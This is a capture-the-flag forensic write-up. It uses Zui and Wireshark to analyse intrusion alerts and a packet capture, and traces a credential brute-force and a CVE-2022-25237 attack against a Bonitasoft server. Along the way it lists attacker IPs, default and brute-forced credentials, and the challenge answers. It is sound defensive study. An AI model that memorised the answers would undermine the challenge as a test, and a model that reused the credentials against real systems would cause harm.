Meerkat Writeup
Artifacts provided
Get-FileHash .\meerkat\* | Format-List

Algorithm : SHA256
Hash      : 012AA4E8AAE5D500C001510D6E65567EB0CDBFFFE2DAB9A119B66F7770C222BE
Path      : D:\Sherlocks\meerkat\meerkat-alerts.json

Algorithm : SHA256
Hash      : AA3838DBD634F9798D1E9505D243A4FEE1D340D6E25E2F0C9648DD64E2178DBF
Path      : D:\Sherlocks\meerkat\meerkat.pcap

Algorithm : SHA256
Hash      : A76867ADE304C8081E2023CBF2977C65E8C146180B2E0FF760E4059D042C2A5A
Path      : D:\Sherlocks\meerkat\meerkat.zip
Tools used
Log data

The JSON file shows alerts, we are going to use Zui to parse the alerts.
Packet capture

The PCAP is network packet capture, these files contain packet data of a network and are used to analyze the network characteristics.
To analyze the PCAP file use Wireshark. Once opened the file press Ctrl + Alt + Shift + C to open the Capture File Properties to get relevant data.
We believe Business Management Platform server has been compromised. Please can you confirm the name of the application running?
First we will analyze the alerts presents in meerkat-alerts.json file to identify any indicator of exploitation or compromise. By inspecting the alerts we can extract the alert names (alert signature) which describe the detected activity.
We can use Zui to parse the alerts, first we need to load de meerkat-alerts.json file into Zui using Ctrl + O and selecting the file and then transform the data loaded using the over operator to unwrap the array of alerts.

Once the alerts have been expanded, we can create a new query pool and apply a filter to display only the alert names. This is done by focusing on the alert.signature field, which contains the detection rule triggered by the engine. Executing the following query allows us to extract, sort, and list the unique alert signatures observed in the traffic:
alert.signature != null | yield alert.signature | sort | uniqWe get this alerts:

After unwrapping the alerts and extracting the unique alert signatures, we obtained a list of detection events associated with the server activity. Among the different alerts, several stand out as directly referencing exploitation attempts against a specific platform:
- ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
- ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237)
- ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)
- ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
The repeated presence of these alerts clearly points to Bonitasoft being the targeted application. These signatures reference both default credential usage and exploitation attempts linked to a known vulnerability (CVE-2022-25237), confirming that the Business Management Platform server was compromised through this software.
Bonita is an open-source business process management and low-code development platform created in 2001.
— Wikipedia
Answer: Bonitasoft
Note
The first alert triggered have the following information:
| Style | Weight |
|---|---|
| Timestamp | 2023-01-19T15:39 |
| Source IP | 138.199.59.221 |
| Destination IP | 172.31.6.44 |
| Protocol | TCP |
| Application Protocol | HTTP |
We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?
Open meerkat.pcap file with Wireshark to analyze the network traffic. Based on the info gathered on the previous question we know that the Server is an HTTP server and has the IP 172.31.6.44 so we are going to filter using that information.
http && ip.dst == 172.31.6.44
We see that the IP 156.146.62.213 is brute forcing the endpoint /bonita/loginservice , applying a new filter to obtain only the login attempts.
http && ip.dst == 172.31.6.44 && http.request.uri == "/bonita/loginservice"
We see that the brute force attack start at 2023-01-19 15:31:27 and following the HTTP Stream 1033 show this:

We see that the attacker is trying the credentials install:install and Clerk.Killich%40forella.co.uk:vYdwoVhGIwJ and the the User-Agent is python-requests/2.28.1, this User-Agent belongs to python-requests library which is and HTTP library for python. Searching the internet, we can find that install:install are the default credentials for the tenant administrator, if we look closely, we can see that all network packets with a length equal to 105 correspond to the default credentials, so we will exclude them.
http && ip.dst == 172.31.6.44 && http.request.uri == "/bonita/loginservice" && frame.len != 105
We can export the the packets obtained in JSON format using the filter created to get the credentials attempts from the brute force attack.
Then import the exported packets selecting the file and then transform the data loaded using the over operator to unwrap the array of packets.

The credential information is stored under the field _source.layers.http["http.file_data"]. By accessing this attribute, we can extract the raw payload transmitted during the requests. Each entry corresponds to a login attempt, where the parameters include the username and password submitted by the attacker.
Now we need to filter to get the hexadecimal data and get the unique values using the following filter:
_source.layers.http["http.file_data"]
Once the credential attempts have been properly isolated, we can export the processed results again in JSON format. This exported file will serve as input for a Python script designed to automatically extract the credentials from the field values.
The script loads the JSON file, iterates over each entry, and decodes the values stored in hexadecimal format to plain text. This way, the usernames and passwords are recovered in a readable form, allowing us to review all brute-force attempts.
import json


def hex_to_string(hex_string: str) -> str:
    try:
        # Remove colons from hex string format (e.g., "48:65:6c:6c:6f")
        clean_hex = hex_string.replace(":", "")
        hex_bytes = bytes.fromhex(clean_hex)
        decoded_text = hex_bytes.decode("utf-8")
        return decoded_text
    except ValueError:
        return "Invalid hex string"


with open("results.json", "r") as json_file:
    hex_data = json.load(json_file)

    for hex_entry in hex_data:
        credentials = hex_to_string(hex_entry)
        print(credentials)
Running the script give us the following output:
Show Output
